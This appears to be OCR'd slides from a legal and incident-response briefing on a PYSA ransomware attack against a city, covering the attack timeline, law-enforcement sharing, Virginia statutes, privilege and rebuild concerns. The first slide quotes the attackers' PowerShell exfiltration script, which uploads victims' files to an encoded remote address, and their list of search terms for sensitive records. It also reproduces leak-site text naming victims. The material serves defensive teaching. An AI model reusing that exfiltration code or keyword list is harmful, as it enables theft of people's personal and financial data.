
```
5/27/2021   12:59:00  AM PowerShell Named Pipe IPC \SYSTEM Y   http://19.    upload-
wekkmferokmsdderiuheoirhuiewiwnijnfrer  Creating Scriptblock text (1 of 1):

      $folderArg = $args[0];        [string]$id = $args[1];        [string]$token = $args[2];   $foldersRaw =
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($folderArg));

     [array]$folders = $foldersRaw.split("|");  function fill([string]$filename)  {if ($filename)  { try { [string]$prefix =
UNICODE.GetString([System.Convert]::FromBase64String("aAB0AHQAcAA6AC8ALwAxADkAMwAuADMANAAuADEA
NgA2AC4AOQAyAC8AdQBwAGwAbwBhAGQALQB3AGUAawBrAG0AZgBlAHIAbwBrAG0AcwBkAGQAZQByAGkAdQB
oAGUAbwBpAHIAaAB1AGkAZQB3AGkAdwBuAGkAagBuAGYAcgBlAHIA"));  Add-Type -AssemblyName System.Web;
$wc = New-Object System.Net.WebClient;  $path = $filename -Replace "\\", "/" -Split ":"; [string]$fullPath =
$path[1];  $fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath);                  [string]$uri =
"$($prefix)?token=$($token)&id=$($id)&fullPath=$($fullPath)";  $wc.UploadFile($uri, $filename); }catch  {  }  }   }
[array]$fileList = @();  foreach ($folder in $folders)

      {
```

Search Terms



```
"*1040*",
"*1099*",
"*8822*",
"*9465*",
"*401K*",
"*4506-T*",
"*ABRH*",
"*Addres*",
"*agreem*",
"*Agreement*Disclosure*",
"*ARH*",
"*Assignment*",
"*balanc*",
"*bank*",
"*Bank*Statement*",
"*Benef*",
"*cash*",
"*CDA*",
"*checking*",
"*clandestine*",
"*compilation*",
"*compromate*",
"*concealed*",
"*confid*",
"*confident*",
"*Confidential*Disclosure*",
"*contact*",
"*contr*",
"*CPF*",
"*CRH*",
"*DDRH*",
"*Demog*",
"*Detail*",
"*Form*",
"*fraud*",
"*government*",
"*hidden*",
"*hir*",
"*HR*",
"*Human*",
"*i-9*",
"*identi*",
"*illegal*",
"*important*",
"*Info*",
"*insider*",
"*Insurance*",
"*investigation*",
"*IRS*",
"*ITIN*",
"*K-1*",
"*letter*",
"*List*",
"*mail*",
"*NDA*",
"*Numb*",
"*Partn*",
"*passport*",
"*passwd*",
"*password*",
"*pay*",
"*payment*",
"*secret*",
"*security*",
"*seed*",
"*Signed*",
"*sin*",
"*soc*",
"*SS#*",
"*SS-4*",
"*SSA*",
"*SSN*",
"*Staf*",
"*statement*",
"*Statement*Bank*",
"*SWIFT*",
"*tax*",
"*Taxpayer*",
"*unclassified*",
"*Vend*",
"*W-2*",
"*w-4*",
"*W-7*",
"*W-8BEN*",
"*w-9*",
"*W-9S*");
```

PYSA SHAME



If you have some issues with contact us, write up to:
masonhoyt@onionmail.org

Universitat
Autònoma de
Barcelona
Ferrara
My Cloud Star
[redacted]
Diputación de
Segovia
ProActive Works
Family Dentist
Newbury
Florida Heart
Associates
Motor Appliance
Corporation
Suntide Commercial
Realty
Cenikor
HPW
Höerskool Labori
Paarl
Weiss Properties
Ruskin Community
High School
Townley Grammar
School
Hall Technologies
Inc


CITY OF [redacted]

http://[redacted] 05/27/21

Something interesting from our partners

File Content	Download Link
_part_9.zip	Type 'i need pysa' and press the Enter
_part_11.zip	Type 'oh my pysa' and press the Enter
_part_50.zip	Type 'notorious pysa' and press the Enter
_part_57.zip	Type 'i need pysa' and press the Enter
_part_109.zip	Type 'help me pysa' and press the Enter
_part_156.zip	Type 'gorgeous pysa' and press the Enter

PYSA TIMELINE



March 16, 2021

Suspicious file dropped, gaining entry to client network.

August 11, 2021

Spike in network traffic on firewall

August 20, 2021

Ransomware deployed / client becomes aware of incident.


November 9, 2021


Files posted on shame website

2


Working with Law Enforcement

Who?


VIRGINIA STATE POLICE
VIRGINIA
SIC SEMPER TYRANNIS
VALOR · SERVICE · PRIDE


FBI
CYBER DIVISION

CISA Act



(d) INFORMATION SHARED WITH OR PROVIDED TO THE FEDERAL GOVERNMENT.—

(1) NO WAIVER OF PRIVILEGE OR PROTECTION.—The provision of cyber threat indicators and defensive measures to the Federal Government under this title shall not constitute a waiver of any applicable privilege or protection provided by law, including trade secret protection.

(2) PROPRIETARY INFORMATION.—Consistent with section 104(c)(2) and any other applicable provision of law, a cyber threat indicator or defensive measure provided by a non-Federal entity to the Federal Government under this title shall be considered the commercial, financial, and proprietary information of such non-Federal entity when so designated by the originating non-Federal entity or a third party acting in accordance with the written authorization of the originating nonFederal entity.


(3) EXEMPTION FROM DISCLOSURE.—A cyber threat indicator or defensive measure shared with the Federal Government under this title shall be—

(A) deemed voluntarily shared information and exempt from disclosure under section 552 of title 5, United States Code, and any State, tribal, or local provision of law requiring disclosure of information or records; and

(B) withheld, without discretion, from the public under section 552(b)(3)(B) of title 5, United States Code, and any State, tribal, or local provision of law requiring disclosure of information or records.

(4) EX PARTE COMMUNICATIONS.—The provision of a cyber threat indicator or defensive measure to the Federal Government under this title shall not be subject to a rule of any Federal agency or department or any judicial doctrine regarding ex parte communications with a decision-making official.

Fusion Center



§ 52-48. Confidentiality and immunity from service of process; penalties.

A. Papers, records, documents, reports, materials, databases, or other evidence or information relative to criminal intelligence or any terrorism investigation in the possession of the Virginia Fusion Intelligence Center shall be confidential and shall not be subject to the Virginia Freedom of Information Act (§ 2.2-3700 et seq.) or the Government Data Collection and Dissemination Practices Act (§ 2.2-3800 et seq.). Every three years, the Department shall conduct a review of information contained in any database maintained by the Virginia Fusion Intelligence Center. Data that has been determined to not have a nexus to terrorist activity shall be removed from such database. A reasonable suspicion standard shall be applied when determining whether or not information has a nexus to terrorist activity.

B. No person, having access to information maintained by the Virginia Fusion Intelligence Center, shall be subject to subpoena in a civil action in any court of the Commonwealth to testify concerning a matter of which he has knowledge pursuant to his access to criminal intelligence information maintained by the Virginia Fusion Intelligence Center.

C. No person or agency receiving information from the Virginia Fusion Intelligence Center shall release or disseminate that information without prior authorization from the Virginia Fusion Intelligence Center.

D. Any person who knowingly disseminates information in violation of this section is guilty of a Class 1 misdemeanor. If such unauthorized dissemination results in death or serious bodily injury to another person, such person is guilty of a Class 4 felony.

E. For purposes of this chapter:

"Criminal intelligence information" means data that has been evaluated and determined to be relevant to the identification and criminal activity of individuals or organizations that are reasonably suspected of involvement in criminal activity. "Criminal intelligence information" shall not include criminal investigative files.

2008, c. 792; 2011, cc. 467, 556.

3

Enterprise Rebuild

RESTORE

ENTERPRISE REBUILD STRATEGY CONCERNS

VIABLE BACKUPS

SPACE TO RESTORE

ACCURATE ASSET INVENTORY


NETWORK MAP

STANDUP ALTERNATIVE CRITICAL INFASTRUCTURE

4

Privilege In the Midst of an Incident

PRIVILEGE



Attorney Client Privilege

Communication made in confidence for the predominant purpose of obtaining legal advice from a lawyer.


Work Product Doctrine


Information prepared in anticipation of litigation, at the direction of an attorney.

"Confidentiality"

Non-disclosure agreements / trade secrets

THE RISK





External Penetration Test
Vulnerability Scan
Firewall
The "Enterprise"
Vulnerability discovered and a report is delivered to CISO stating this is an open issue.
The Attack
Malicious Actor scans looking for vulnerabilities – finds the one unresolved and exploits it.
Firewall
The "Enterprise"
Same issue previously told to the CISO which was unresolved at the time of the attack.

REPORTS

Reports generated without counsel pre-incident

MAJOR INCIDENT

LITIGATION/ REGULATORS/ SEC

"Produce all documents related to Company's security measures from X Period to Y Period, including penetration tests, assessments, etc."

PRODUCED


Used to show negligence…

Battle of the experts.

5

NOTIFICATION

VIRGINIA




§ 18.2-186.6. Breach of personal information notification.

A. As used in this section:

